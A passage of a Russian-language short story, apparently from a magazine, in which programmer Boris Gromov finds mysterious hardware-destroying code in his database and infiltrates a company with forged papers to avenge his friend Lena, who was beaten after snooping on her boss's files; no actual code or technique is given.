- А жизнь-то налаживается! Хотя на видеокарту я попал...

Спустя некоторое время из разговора стало ясно, что компьютер решил испортиться именно в момент запуска той базы данных, которую Громов накануне установил Николаю. Щелчок по значку, экран замерцал, погас, а потом снизу, из-под стола, потянуло дымком.

- А если просто совпадение? - пожал плечами Громов. Очень уж ему не хотелось выглядеть в глазах соседа каким-то вредителем, который уничтожает компьютеры, как вирус "Чернобыль", на уровне железа. - Ну, время просто пришло...

- Какое время?! - возмутился Николай. - Какое, на фиг... Я карту взял три недели назад, чего ты мелешь!

- Может, дядюшка Пяо на коленке что-то не то спаял... - неуверенно защищался Громов, почему-то вдруг поняв, что Николай станет требовать деньги на видеокарту именно с него. То есть гонорар придется вернуть, а может, еще и доплатить.

- Да что ты юлишь, хакер?! - возмутился хозяин погибшего компа. - Может, мне машину какому-нибудь зубру показать, чтобы он ее прошерстил вдоль и поперек и нашел твои подлянки?

Борис хотел ответить что-то дерзкое и обидное, но почему-то смолчал. Он вдруг подумал, что кроме него самого никто не сможет лучшим образом изучить компьютер и найти причину.

- Давай, покажи мою базу, - обреченно махнул он рукой, как показалось Николаю, сдаваясь и признавая свои злобные происки. - Давай-давай, я посмотрю, тебе покажу... Если хочешь, у тебя на глазах все выпотрошу, весь комп.

- Чего показывать, сам знаешь, где лежит, - буркнул Николай. - Смотри, да только ничего больше не делай.

Громов взял в руки мышку, залез в нужные каталоги, открыл исходники. Текста набралось прилично, прокручивал он его долго, периодически вздыхая, так как ничего не мог понять. Ничего предосудительного не попадалось.

Внезапно его посетила мысль, что строки, которые он видит сейчас на экране, выглядят довольно странно. Все, вроде бы, в порядке, все на месте. Запустил компилятор - ни одной ошибки, так и есть. Да он был в этом уверен - прежде чем взять деньги за свою работу, Громов тщательно изучил внутри базы все, что только можно было. Однако отсутствие ошибок еще не говорит о наличии чего-либо деструктивного внутри самого кода.

Он поднял глаза на Николая. Тому уже порядком все надоело, он отошел в сторону, сел на подоконник и наблюдал за происходящим издали.

Он снова перевел взгляд на экран и поразился тому, что увидел - в длинном ряду кода, обрабатывающего запросы к базе, в самом его конце были строки, которых не было... Которые он не мог написать сам, потому что не понимал их смысла. Они не имели к работе базы никакого отношения. Громов смотрел на них и удивлялся той логике, которая способна была создать подобную конструкцию. Складывалось впечатление, что эти строки включены в код с одной лишь целью - допустить старт приложения и уничтожить его. Правда, мысли об уничтожении посетили Громова только в связи с тем, что рядом с ним на столе лежал кусок расплавленного текстолита. А в принципе, все могло быть иначе.

Откуда взялись эти хитрые строчки? Николай? Вряд ли, он ведь потому и обратился за помощью к Громову, что сам не мог правильно расставить и пары операторов без ошибок. Ну, не умеет человек мыслить логически!.. Кто-то еще? Тут уже посложнее, но тоже вряд ли. Слишком мала вероятность, что к Николаю в гости ходят несколько человек, способных к осмысленному восприятию хоть какого-нибудь языка программирования. Скорее, его друзья замечательно разбираются в современной музыке, ночной жизни города, легких наркотиках, но только не в Паскале.

Тогда откуда? Допустить, что Громов сам их набрал - это значит признать за собой провалы в памяти, возможность впадать в неконтролируемый транс. Чертовщина какая-то!

Ответа не находилось. Было ясно, что дело именно в этом участке кода - это он сумел расплавить видеокарту, тут Борис не сомневался. Вот только что теперь с этим делать? Громов размышлял недолго.

- Ты знаешь, Николай, мне надо домой сходить, - сказал он хозяину. - Кое-что посмотрю по книжкам, позвоню друзьям. Может, у кого были такие случаи. Ты особо не беспокойся, сейчас комп работает, карту я тебе пока оставляю. Только квартиру проветри, а то как-то неуютно.

Николай недоверчиво посмотрел на Громова, но уйти позволил - повода держать его у себя дома рядом с закопченным корпусом явно не было.

- Только базу больше не запускай, - стоя в дверях, оглянулся Борис. - Будем считать, что вся бяка оттуда пришла. И я вот подумал, дома нужен огнетушитель.

- Да пошел ты! - протянул руку к замку Николай. - Сглазишь еще...

Громов кивнул, вышел на площадку и стал медленно спускаться. Перед глазами стояли те самые строчки кода, которые невесть откуда взялись в его такой стройной и логичной базе данных. Выйдя на улицу, он прищурился от ярких бликов, поднял глаза вверх, к окну Николая. Тот стоял и смотрел на улицу, не замечая Громова. Судя по всему, он размышлял, садиться ему за компьютер или нет.

- Лучше не стоит, - ответил за него Громов и направился домой. На своем компьютере он раскрыл код - строк не было. Излазил все вдоль и поперек - ничего, никаких следов. Стало как-то не по себе. Получается, он базу написал, Николаю перекачал, и там, откуда ни возьмись, эти самые строчки вдруг появились.

По памяти он записал их на бумажке, побоявшись заносить в компьютер. Глядя на листок из блокнота, лежащий

перед ним на столе, Громов задумался. Что это было? Код, возникший сам собой после переписывания базы на чужой компьютер. Код, уничтожающий железо. Причем еще неизвестно, какова истинная сила деструкции. А если на основе этих строк написать вирус? Если этот код запихивать внутрь каких-нибудь программ и распространять - правда, пока непонятно, с какой целью и каким образом...

На столе перед Громовым лежало ОРУЖИЕ. Четырнадцать строк на листке бумаги. И когда он понял это, то выгреб из стола гонорар, полученный от Николая, отнес ему, молча вручил - хозяин сгоревшей машины так же молча принял. Потом вошел в комнату, включил компьютер, стер те самые строки в конце программы, откомпилировал, запустил недрогнувшей рукой - все работало исправно.

Николай, сжимая в руке деньги, понимающе кивнул - дескать, я в тебе и не сомневался. Попытался сунуть обратно несколько купюр - Громов так же молча отказался, отстранившись. Пожав плечами, хозяин выпустил Бориса из квартиры, хмыкнул, пересчитал деньги и принялся обзванивать компьютерные салоны в поисках новой видеокарты.

Громов же, вернувшись домой, взял со стола листок, опустился в кресло и, поморщившись от боли, тупо пульсирующей в челюсти, задумался...

В голове вертелись такие названия, как "Аль-Каида", NASA, ФБР и иже с ними. Он видел себя за клавиатурой суперкомпьютера, рассылающего по всему миру вирусы, напичканные деструктивным кодом. Машины вспыхивали, плавились массивы данных, выходили из строя космические корабли и аэродромы, гибли бесценные агентурные данные и списки клиентов сотовых компаний. Борис управлял цивилизацией из сверхсекретного кабинета в подземном бункере, заставляя переводить на свой счет миллиарды долларов и карая непокорных своим безжалостным кодом. Власть вскружила ему голову. Он закрыл глаза и, чувствуя, как приятно шуршит в руке бумажка с кодом, продолжал грезить о хакерских подвигах.

Точно так же в детстве он представлял себя крутым героем, когда мама отвела его в возрасте восьми лет в секцию карате и вручила тренеру на воспитание. Этим самым "крутым героем" в духе Джеки Чана он был ровно полчаса, пока шел к Дворцу спорта, в мечтах разбивая кирпичи и спасая одноклассницу Таньку (с которой сидел за одной партой) от хулиганов. Уже через пять минут после начала тренировки он был жестоко избит каким-то зарвавшимся гадом на несколько лет старше, решившим опробовать знание новых приемов на новичке. Вернувшись с разбитым носом домой, он затаил злобу на весь мир. Правда, эта злоба растаяла в течение следующей недели, дети обычно отходчивы. Но желаний стать кем-то необыкновенным Громов больше маме не демонстрировал, боясь ее неуемной жажды реализовывать все на практике.

Когда в дверь позвонили, Борис заканчивал уничтожение секретных баз Саддама. Его вирус, внедренный в самое сердце охранных систем бывшего президента, выведя из строя компьютеры, отвечающие за противовоздушную оборону, помогал войскам США навести ракеты на голову непокорного Хусейна. Вздрогнув от громкого высокого звука, Борис машинально сжал бумажку в кулаке. Потом быстро осмотрелся, сунул ее в один из журналов, лежащих на столе, и только после этого подошел к двери.

С некоторых пор (а если точнее, с сегодняшнего дня) он стал гораздо осторожнее открывать дверь в свою квартиру. Рука легла на ключ, но Громов остановил себя и предпочел вначале спросить:

- Кто там?

Какой-то неотчетливый всхлип, непонятное бульканье.

- Чего? - не понял Громов, посмотрел в "глазок", никого не увидел, но ощутил чье-то присутствие на площадке. Потом, присмотревшись внимательнее, он понял, что этот "кто-то" стоит, прислонившись к стене рядом с дверью то ли лбом, то ли руками. Было видно плечо всхлипывающего и булькающего человека, плечо периодически вздрагивало.

- Говорить будем, нет? - грубо спросил Громов, представив себе попрошайку, разыгрывающего жалостливую роль на тему "Поможите, сами мы не местные..."

- Боря... - услышал он знакомый до боли голос. - Боренька, открой...

И снова протяжный горестный всхлип.

- Твою мать!.. - прошипел Громов, загремел ключами - и ему на руки упала Ленка. Она не просто плакала, она рыдала так, что плечо Громова, в которое она уткнулась, мгновенно стало мокрым. Борис затащил ее в квартиру - идти сама она явно не могла, но и не сопротивлялась. Усадив ее в прихожей, он снял с нее шапку и варежки, машинально утерев слезы со щек. Она вдруг вздрогнула и отстранилась.

Громов присвистнул и сел рядом с ней на пол. Под левым глазом у Ленки расплывался огромный синяк размером с пятирублевую монету. Отстранилась она от его руки, несомненно, из-за боли.

Возле ее зимних сапог постепенно увеличивалась в размерах лужа натаявшего снега. Она спрятала лицо в ладони, заныла тонко и протяжно - со стороны могло показаться, что она эту лужу попросту наплакала. Борис хотел прикоснуться к ее руке - она не дала, цыкнула на него сквозь плач, потом, отвернувшись, начала раздеваться. Громов помог, принял из ее рук дубленку, шарф, расстегнул и стащил сапоги (тут она не стала противиться). Провел в комнату, осторожно касаясь ее спины ладонью. Помог сесть на диван. Она поджала ноги и тут же натянула на них плед. Борис почему-то боялся спросить, что произошло.

Внезапно мелькнула мысль: "Колян!" Громов потрогал ноющую скулу, попытался представить себе, как сосед ре-

- Только базу больше не запускай, - стоя в дверях, оглянулся Борис. - Будем считать, что вся бяка оттуда пришла.

шает продолжить мщение и подстерегает в полутемном подъезде подругу Бориса... Да нет, не может быть! Тот уже сегодня кулаки почесал, да и денег получил сполна!

- Что... случилось? - осторожно спросил он, понимая, что в ответ получит самую обыкновенную истерику. - Кто?..

Ленка махнула рукой. Она явно порывалась рассказать, но дыхание было напрочь сбито плачем, она едва не задохнулась в попытках произнести хоть слово. Громов сбегал на кухню, принес стакан минеральной воды. Лена схватила его, жадно припала к краю и, не замечая, что расплескивает воду, осушила стакан до дна.

Пара шумных вдохов, беззастенчивая отрыжка (Ленку аж подбросило на диване). Она махнула рукой еще раз, будто извиняясь.

- Бо-о-рька-а... - заныла она. - Меня уволили...

- Ни хрена себе, - сказал Громов. - Теперь так увольняют? Это что, отметка о тридцать третьей статье?

Он указал на синяк. Лена осторожно прикоснулась к левой щеке кончиками пальцев, поморщилась. Потом полезла в свою сумочку, которую так и не выпустила из рук, вытащила косметичку. Зеркальце отразило зареванную девушку с багровеющим кровоподтеком. Лена в сердцах швырнула зеркало на пол, но Борис успел подставить ногу, и оно не разбилось.

- Говори, - коротко приказал Громов. - Что бы там ни было, я этого так не оставлю.

Опустив глаза в пол, Лена горько вздохнула. Борис присел рядом, обнял за плечи, погладил:

- Ты расскажи, а я подумаю, что буду с этим делать.

Ленка кивнула.

- Помнишь, Боря, я пару лет назад работала в штабе флота?

Громов кивнул.

- Тогда я с отличием окончила курсы, а в штабе требовалась секретарша для командующего, - продолжила Лена. - Ты это, конечно, знаешь, я тебе рассказывала. Но од- »

ного ты не знаешь - я тогда не сама ушла, меня выперли оттуда в десять минут...

- Какое это имеет отношение к происходящему? - непонимающе поднял бровь Громов.

- А вот такое, - уже окрепшим голосом ответила Лена. - Я всегда была хорошей секретаршей, в положительном смысле этого слова. Адмирал не мог нарадоваться, всегда все на своем месте, все контакты отлажены, все бумажки по полочкам, все файлы в своих директориях. К прессе с заявлением - "Леночка, напиши!" К матросским матерям с речью - "Леночка, отредактируй!" Короче, без меня шагу не мог ступить...

Громов чуть не сказал пошлость. Лена это почувствовала, покачала головой:

- Ему уже сорок шесть лет было, трое детей... Ты на меня не дави взглядом, он мне непристойных предложений не делал. Короче, все было замечательно. До поры до времени. Сам понимаешь, периодически я имела дело с секретными документами. Не настолько, правда, секретными, у меня уровень допуска был так себе, копеечный. Но на компьютер к адмиралу частенько подбрасывали файлы, для чтения которых у меня не было прав доступа. Мне они были и не нужны, я не утруждала себя похищением тайн у государства. Но, черт возьми, когда в течение полугода тебе на экран периодически вылезает окошко типа "Ваших прав недостаточно. Введите пароль...", волей-неволей это надоедает, как какая-то нехорошая игра.

Громов подобрался. Рассказ, конечно, никакого отношения к синяку на лице пока не имел, но мурашки по спине уже почему-то побежали.

- Твою мать!.. - прошипел Громов, загремел ключами - и ему на руки упала Ленка.

- А тут случился тот самый кошмар на море. Помнишь, конец августа двухтысячного, "Курск", все сошли с ума, в штабе суматоха, кучи телеграмм, сотни писем по e-mail'у, зашифрованные протоколы, через мой компьютер перекачивалась такая масса информации, что я только и успевала фильтровать все по ящикам... Короче, все, чему ты меня в свое время научил, пригодилось как никогда. Я была и секретарем, и администратором... А секретная информация тогда шла сплошным потоком. К чему ни прикоснешься "мышкой", даже чтобы просто файл перетащить куда надо, комп уже ругается, личная почта адмирала, недостаточно прав!.. Ну, я возьми и введи один раз первое, что на ум пришло...

Борис покачал головой. Продолжение казалось очевидным.

- И что же ты ввела? - наклонив голову к плечу Лены, спросил он.

- Я несколько раз слышала, как он с женой по телефону разговаривал... Представляешь, ее зовут так же, как меня. Так он ее "Елочкой" называет...

- И что там было? - прищурился Борис. - Военная тайна?

- Ага, - кивнула Лена. - "На подке живых нет..." И еще кое-что по части объяснений случившегося. Мы потом все это через пару лет по телевизору услышали, один в один. Понимаешь, они сразу знали, что живых нет... И я знала... Глаза подняла, а он за спиной стоит...

- У него на компе, наверное, была какая-нибудь приблуда, оповещающая о доступе к секретному файлу. А поскольку он сам его в данный момент не открывал, то первое, что пришло в голову - выйти к секретарше и узнать, что происходит, - покачал головой Громов.

- Уж не знаю, что у него и где, но так страшно мне никогда не было, - взглянула в глаза Борису Лена. - Он меня за руку взял, поднял из-за стола, провел в какой-то кабинет. Там неизвестный мне полковник с адмиралом двумя словами перекинулся, потом бумагу подсунули, я от страха подписала не глядя... А адмирал и говорит: "Только пикни, девочка... Замараю, не отмоешься". Представляешь? А был все время такой вежливый, обходительный... Короче, еще через десять минут принесли мою трудовую, где уже стояла отметка "Уволена по собственному желанию". Вот такая история...

- Я все понимаю, - согласился Борис, - но вот эта штука откуда?

И он в очередной раз указал на синяк на левой щеке.

- А я везучая, - с невеселой усмешкой ответила Лена. - В смысле прав...

- Шеф?.. - догадался Громов.

- Он самый. Почище того адмирала будет. Вот уж не думала, что в нашей конторе могут быть проблемы на уровне атомных подводных лодок...

Громов всем своим видом показал, что готов выслушать продолжение.

- Понимаешь, - после непродолжительной паузы начала Лена, - наверное, шефа привлекло то, где я работала раньше. Слава Богу, командующий флотом меня под статью не подвел, трудовая книжка чистая, у самого адмирала в референтах ходила... Подкупила я его этим, наверное. Ведь по работе я на фирме тоже с секретными документами сталкивалась, только секретность там другого плана - экономическая. Правда, и сетку админить мне там не пришлось, был на то человек поставлен. Вот он-то и подкузьмил мне, кретин.

- Как?

- Знаешь, как говорят? "Если админ в девять утра на работе - значит, сервер упал". Так вот, у него частенько бывало - падения эти самые. Любил он... выпить. Шеф его держал ввиду исключительности этого человека - знания и умения его были на очень высоком уровне, не совсем он еще с катушек съехал. Вот и позавчера пришел, навеселе уже с утра. Входит ко мне и говорит: "Слышишь, Лена, все с шефом уехали на какую-то конференцию, а мне надо кое-что перенастроить, я ведь первого числа каждого месяца пароли меняю... Вот, возьми бумажку, чтобы не забыть - тут у меня пароль для настройки записан, временный. Иди к шефу в кабинет, включи там комп, я поработаю на сервере. Потом приконнектишься по этому паролю, я проверю политики..." Ну, я пошла, наплевала на работу... Сижу, жду. Он мне кричит из своей комнаты, типа давай. Я даю. Полчаса, час. Я уже все пасьянсы по двадцать раз сложила. Ни ответа, ни привета. Встала, пошла туда к нему. Он на стуле раскинулся, ноги-руки врассыпную - спит. Ну, я будить не стала... А он проснулся, да видать забыл, что ни хрена не сделал. Собрался и домой утопал. А пароль так и остался - один на всех. Знаешь, какой? "Ведьма". Черт его знает, почему...

Громов сидел, не шелохнувшись. Такого подарка от админа многие хакеры не получают никогда в жизни. А тут на простую секретаршу свалилось все, что только можно унести...

- Я два дня с собой боролась. Все вспоминала, как тогда с "Курском" вышло. До сих пор не могу понять, как я не проговорилась за эти годы... Ну, да ладно, это все лирика, как говорит один мой знакомый. Знаешь, мне все время, что я на фирме работаю, было интересно, что мы такое продаем, что начальство скоро на частных самолетах будет летать. И вот я думаю, хоть буду знать, за что сяду. Все-таки деньги шеф приличные давал, не по нашему нищему времени. Ну, я эту самую "ведьму" и запустила... В пару файлов заглянула - фигня какая-то, оплата счетов за свет, за воду, за телефон. Чего их секретить? Сначала подумала, что вообще ничего не найду. Может, у самых секретных документов другое место хранения, другой способ доступа. Не угадала. Дальше полезла. А там... Все у меня под носом было.

- Что? - шепнул Громов, почему-то думая, что Ленка влезла в уголовщину.

- Алмазы.

- Что? - не сразу врубился Борис.

- Что слышал. Контрабанда. Судя по всему, не такая уж и великая, но тем не менее!

- Так вот этот фингал тебе за алмазы? - не понял Громов. - Он же тебя за них грохнуть должен был, дура!

- Ну я же сказала, что я везучая, - попыталась улыбнуться Лена. - Все криминальное к тому времени, когда меня застукали, я уже свернула. Поймал он меня на вот этих самых счетах, которые я забыла закрыть. Прямо адмирал

из-за спины набросился! Только ничего он мне не говорил, просто ка-а-ак треснет в глаз! Потом еще в спину пихнул, я колготки под джинсами порвала-а... - и тут ее снова пробило, она зарыдала, заново переживая все то, что случилось у нее на работе, теперь уже бывшей.

Борис обнял ее, стараясь успокоить.

- Да-а, два раза по лицу за один день - многовато, - покачал он головой. Лена отстранилась немного, посмотрела на него непонимающе. Сквозь слезы увидела припухшую скулу, вздрогнула от неожиданности. Громов рассказал ей обо всем, кроме кода неизвестного происхождения. Ленка прижалась к нему, пожалела. Борис, обнимая ее за плечи, думал, думал...

И когда она уснула у него на руках, он уже знал, что будет делать.

Спустя двое суток после жестокого увольнения Лены в дверь фирмы "Мета-Транс" позвонил молодой парень, далеко не мажорного вида. Вся его одежда говорила о скромном достатке. Секьюрити внимательно осмотрел его сверху донизу в щелку приоткрытой двери, хмыкнул и поинтересовался, чего парню надо.

- Я к вашему боссу, по части компьютерной безопасности, - довольно развязно сказал парень. - Доложи, не пожалеете.

Тот доложил. Не быстро, правда. Ну, да он там в тепле, не понимает, каково на морозе стоять, с ноги на ногу переминаясь. Впустили. Длинный коридор, большие вазы с фикусами и пальмами, как на "Титанике". Один впереди пошел, в ухе пимпа с проводом куда-то за шиворот, второй остался у дверей, периодически прикладывался к "глазку" и чего-то шептал в воротник пиджака.

Громов шел, ни о чем не думая. Все было им решено еще в тот день, когда Ленка рыдала на его плече. План поначалу казался фантастическим, при ближайшем рассмотрении Борис даже видел в нем абсолютно невыполнимые моменты. Но сейчас самым главным было проникнуть в эту контору. Наспех сфабрикованные на компьютере диплом и трудовая книжка были, конечно, сыроватыми, но чем черт не шутит!

Пара поворотов, несколько закрытых дверей по обе стороны. Что характерно, безо всяких на них табличек и даже элементарных номеров. В конце коридора большая обитая темно-коричневым материалом дверь с бронзовой ручкой. Справа от двери стол серого офисного цвета с монитором. Стул у стены пустовал. Рядом с монитором, почти закатившись под него, лежала неуместная здесь губная помада "Эсте Лаудер". "Здесь сидела Ленка", - догадался Громов. Тем временем сопровождающий остановился перед дверью, нажал невидимую Борису кнопку.

- Да, - раздался откуда-то с потолка трансформированный динамиком голос.

- Тот самый парень... По части компьютеров, - глуповато наклоняясь к двери, сказал секьюрити. - Чистый.

"Судя по всему, те кактусы и фикусы в коридоре не только для красоты, - понял Громов. - Наверняка, и металлоискатели, и еще что-нибудь от "жучков"... Серьезно здесь. Как еще Ленка сюда смогла устроиться в свое время?!"

Дверь тем временем открылась сама. "Зачем тогда ручка?" - удивился Громов, стянул с головы рэперскую шапочку с надписью "Down Low" и вошел внутрь. Кабинет поразил отсутствием всяких излишеств, которыми современные хозяева жизни наполняли свои рабочие пространства. Ни тебе телевизора в полстены, ни шикарной мебели, ни картин - только рабочий стол, на котором удачно разместились "жидкий" монитор и телефон с факсовой приставкой. Предметом роскоши можно было с натяжкой считать президентский набор, состоящий из подставки для перьевой ручки, самой ручки, чернильницы и перекидного календаря. Все это было упаковано в красное дерево и венчалось маленьким гербом России со стороны, обращенной к вошедшему Громову. Первым впечатлением было: "Интересы государства здесь блюдут почище личных". Но Борис давно уже не доверял первым впечатлениям.

По ту сторону стола в кожаном вращающемся кресле с высокой (выше головы) спинкой тихо покачивался человек, который ударил Ленку. Громов сделал к нему несколько шагов, остановился посреди кабинета и картинно огляделся. В последнюю очередь он остановил свой взгляд на хозяине. Лысоват. Хмур. Очков не носит, но немного щурится. Видимо, не хочет показываться в очках перед своими сотрудниками, хотя дома, наверняка, напяливает их на нос, когда читает "Коммерсант". Отличный костюм. Удачно подобранный галстук. Часы - золото. Запонки с камнями. Взгляд - пронзительный. Судя по всему, он просто обязан всех подозревать в причастности к миру спецслужб. Если Ленка не ошиблась, здесь царит жуткий криминал.

- С кем имею честь?.. - спросил человек из глубины своего кресла. Борис ожидал чего-то вроде "В чем проблема, парень?", поэтому немного тормознул с ответом. - Говорить будем?

Громов кивнул, вспомнил синяк под глазом у Лены, скрипнул зубами и ответил:


- Я по поводу работы... Вот мой диплом, вот трудовая книжка...

Он протянул боссу картонки. Тот не взглянул на них, пришлось положить перед ним на стол. Все документы были оформлены на липовое имя, поэтому Борис не спешил представляться, прокручивая в голове ту легенду, которую создал себе сам.

- Откуда сведения о рабочем месте? - сухо поинтересовался шеф.

- Да, в общем-то... Знаю, что у вас админ любит за воротник закладывать. Откуда знаю - лучше не спрашивайте. У нас, таких как я, своя сеть общения, как говорится, "не интернетом единым".

Громов шел, ни о чем не думая. Все было им решено еще в тот день, когда Ленка рыдала на его плече.



- То есть ты его утопить пришел? - хмыкнул хозяин. - Странная у вас, у таких, как ты, профессиональная этика. Крайне странная...

- Что поделать, - пожал плечами Громов. - В наше время без работы никуда.

- Да уж, - покачал головой шеф. - Вот как выходит... Про порок нашего Алексея известно уже далеко за стенами учреждения. Это плохо, очень плохо. Учитывая особенности нашего... моего бизнеса. Значит, считаешь, что ты в сравнении с Алексеем - просто эталон порядочности, полное отсутствие вредных привычек, точность, аккуратность, пунктуальность и полный набор профессионализма?

Громов задумался на секунду, потом кивнул:

- Хотите проверить - проверяйте. Давайте я ваш сервер грохну? Это в качестве теста подойдет?

- Меня, кстати, Виктор Петрович зовут, - почему-то вдруг решил представиться хозяин. Борис в ответ назвал свое новое имя из подделанного диплома. Встав из-за стола, босс подошел к Громову, остановился от него в трех шагах, взял его документы, внимательно изучил, потом состроил довольную гримасу и произнес:

- Ничего ломать не надо, слишком дорого будет стоить. А ты наглый, - удовлетворенно добавил он спустя пару секунд. - Будет несколько условий. Во-первых, есть документы, которые смотрю только я. Будешь давать всем пароли, можешь знать чьи угодно, но только не мой...

- Будете каждый раз сами вводить? - ухмыльнулся Борис.

- Если будет надо, даже ночью сюда приду, - отрезал Виктор Петрович. - Во-вторых, не пытайся сам залезать туда, куда не надо. Работаем мы... С чем приходится. Очень много чего проходит через компьютеры нашей фирмы в течение дня. Ошибок быть не должно - это однозначно. Если хочешь, делай так, как привык сам. Лехину работу можешь похерить, он, считай, уже уволен. Сколько тебе надо времени?

- День. Максимум два, - уверенно произнес Борис. Он понятия не имел, что там нагородил низложенный админи- »

стратор сети, но дольше он тут задерживаться не собирался. Виктор Петрович протянул руку к селектору, что-то нажал, сказал пару ласковых в адрес Алексея.

"Бедный парень, я его даже не видел, - почему-то вдруг пожалел его Громов. - Но если бы он тут чего-нибудь спьяну напортачил, то его, наверное, очень быстро бы в цемент закатали... Будем считать, я его спасаю!"

- Все, - коротко сказал он, вновь повернувшись к своему новому работнику. - Можешь идти на свое место. По коридору третья дверь налево...

Громов чуть не сказал "Я знаю", но вовремя прикусил язык, просто кивнув головой.

- Да, и еще, - спохватился Виктор Петрович, когда Борис уже был готов развернуться и идти. - У меня тут секретарша... Понимаешь... Забеременела, черт побери, не вовремя. Короче, если что, поможешь кое-что набрать, позвонить... Ну, ты понял.

Громов чуть на пол не сел от подобного заявления. "Забеременела..." Ни хрена себе беременность! Но, с другой стороны, не будет же он каждому встречному говорить, что вчера тут одной девушке засветил в глаз. Борис кивнул еще раз, вышел в коридор и увидел, как в дальнем конце двое охранников под руки выводят человека, подающего вялые признаки жизни в виде шевеления руками и громкого сопения. Это покидал свое рабочее место ничего не понимающий Алексей.

Борис вошел в кабинет, присел на стул у входа и огляделся. Сразу в глаза бросилась пустая пивная банка, валяющаяся под столом. "Почему серьезная организация держала на работе такое убожество? - подумал Борис. - Ведь

...только рабочий стол, на котором удачно разместились "жидкий" монитор и телефон с факсовой приставкой.

он, по определению, был едва ли не самым слабым звеном. И Лена это доказала, да еще какой ценой".

Громов встал, подошел к рабочему месту администратора, опустился в кресло, положил руки сначала на блестящие от частых прикосновений подлокотники, потом на клавиатуру. Конечно, за компьютером он чувствовал себя гораздо увереннее, но все-таки не настолько, чтобы вздохнуть полной грудью и расслабиться. Он аккуратно прошелся "мышкой" над значками. Нажимать ни на что не хотелось. Необходимо было время, чтобы свыкнуться с мыслью, что он стал на пару дней админом некой криминальной конторы и взял на себя смелость кое-кому отомстить. Отомстить по-крупному.

Борис решительно залез во внутренности сети конторы. Вначале ему нужны были эти чертовы алмазы. Через "Поиск файлов" он ввел слово "алмаз" в качестве ключевого (чтобы особенно не париться с падежами и числами). Машинка зашуршала. Судя по всему, "железо" было слабенькое, скорость обработки была не ахти какая. Громов особенно не надеялся на быстрый результат поиска, поэтому встал, подошел к двери, выглянул в коридор. Никого.

Вернулся на место. Комп пока ничего не нашел. "Неудивительно, - подумалось Громову. – Я не такой везучий, как Лена. У той все сразу - и "Елочка", и "Ведьма" с алмазами..." А хотелось бы побыстрее.

В коридоре раздались приближающиеся шаги. Борис быстро свернул окошко поиска, ткнул не глядя куда-то в "Администрирование", вытащил на экран что-то уж очень заумное и принялся внимательно разглядывать. В кабинет вошел шеф.

- Ну, как хозяйство? - спросил он, так же, как и Борис, сразу заметив банку из-под пива. - Не твоя? - Кивнув на нее, уже строже произнес он.

Громов откатился немного назад, шутливо поднял руки над головой:

- Не дай бог, начальник!.. Да нет, что вы, прийти на смену алкашу и через десять минут попасться на том же самом? Ну, через пару месяцев еще куда ни шло.

Виктор Петрович посмеялся, довольно натянуто, как актер на встрече с изрядно поднадоевшими зрителями.

- Ну-ну, - похлопал он по плечу Бориса. - Музыку любишь? - внезапно спросил он.

Громов, честно признаться, не ожидал подобного вопроса.

- Вообще-то, да, но смотря...

- Смотря какую? - договорил Виктор Петрович. - Всякую. Но это я так спросил, не обращай внимания. Ладно, не буду мешать, работай. Я думаю, у Алексея не все здесь было хорошо...

Громов согласно кивнул и принялся с умным видом нажимать на кнопки на экране монитора. Начальник в течение пары минут понаблюдал за его работой со стороны, но, судя по всему, ничего не понял. А Борис у него на глазах, не зная, чем заняться, шарился по реестру, заменяя те значения, которые знал, необходимыми. Работы было, действительно, непочатый край.

Поиск завершен: "Файлов найдено: 1".

- Негусто, - сам себе тихо сказал Борис, прочитал полное имя файла и присвистнул.

- Свети, мой сумасшедший алмаз, - произнес он вслух. - Эх, Леночка, Леночка, угораздило же тебя, слово на компе встречается в единственном числе, но ты и тут по части везения опередила всех. Никогда не любил идиотские переводы. Но, с другой стороны, иногда полезно знать, что скрывается за всеми этими "I love you" и прочей английской дребеденью.

Борис размял пальцы над клавиатурой, наморщил лоб, что-то вспоминая, потом практически одной пулеметной очередью ввел в поле поиска: "Pink Floyd". После чего отъехал на кресле на середину комнаты и пропел, перевирая мотив:

- We don't need no education...

Кресло невесело отозвалось своим скрипом. А тем временем в окошке поиска огромным списком выстраивались какие-то файлы. Громов решил дождаться окончания процесса, встал, отошел к раковине, ополоснул лицо ледяной водой. Кое-что в его голове стало проясняться насчет этой конторы и Ленкиных "алмазов". То, что здесь этими самыми алмазами не торговали, Громов уже не сомневался. Но свою догадку он отложил до того момента, как закончится поиск.

Сервер бибикнул. Борис подошел, взглянул. "Файлов найдено: 168". Ну, еще бы - перед ним в окне поисковика была почти вся дискография "Pink Floyd" в формате mp3, том самом формате, который перевернул в Сети представление об авторских правах.

- Вот какими алмазами вы здесь торгуете, - понимающе покачал головой Борис. Потом внимательно просмотрел папки, доступ в которые можно было получить при помощи Лехиной "Ведьмы", которая продолжала довольно удачно фигурировать и после ухода ее создателя. Нашлись и те файлы, за которые пострадала Лена - счета за коммунальные услуги, свет, телефон, интернет и много чего еще интересного. Судя по адресу, помещение, которое наматывало все эти рубли и киловатты на себя, находилось в одном из отдаленных районов города.

- Вот ты почему про музыку спросил, - потирая руки, злорадно сказал Громов. - Тут ты прокололся. У кого что болит... Ну и химичил бы со своей музыкой, гад, но зачем же девчонку бить!

"Ведь мог же этот Виктор Петрович, чтоб ему только "Ласковый май" всю жизнь слушать! Ведь мог же он спустить все на тормозах, даже сказать Лене часть правды. Не думаю я, что она стала бы специально копать под своего шефа. Сейчас каждая вторая фирма на своих плечах половину Уголовного кодекса носит, и об этом многие подозревают, но ведь молчат, потому что их "алмазы" при ближайшем рассмотрении ни на что не тянут! Ну уволил бы тебя, дурочка... Но за что же ты, сука, по лицу ее!"

Руки нащупали в кармане листок с заветными строками. Громов извлек его из глубин внутреннего кармана, развернул. На обратной стороне был написан адрес фай-

лового сервера, с хозяином которого договорился вчера. Теперь он имел полную свободу по заливанию на него любой информации, за что, правда, нес полную финансовую ответственность - любое нарушение работы сервера по вине Бориса влекло за собой расставание с приличной суммой бабок. Громов уверил хозяина в том, что ничего криминального не будет, что информация будет храниться на его винчестерах всего-то пару-другую часов. В случае крайней необходимости - день. Получив скрытый от посторонних глаз личный каталог и записав пароль на подключение, Громов сейчас, сверяясь с листиком бумаги, претворял подключение в жизнь.

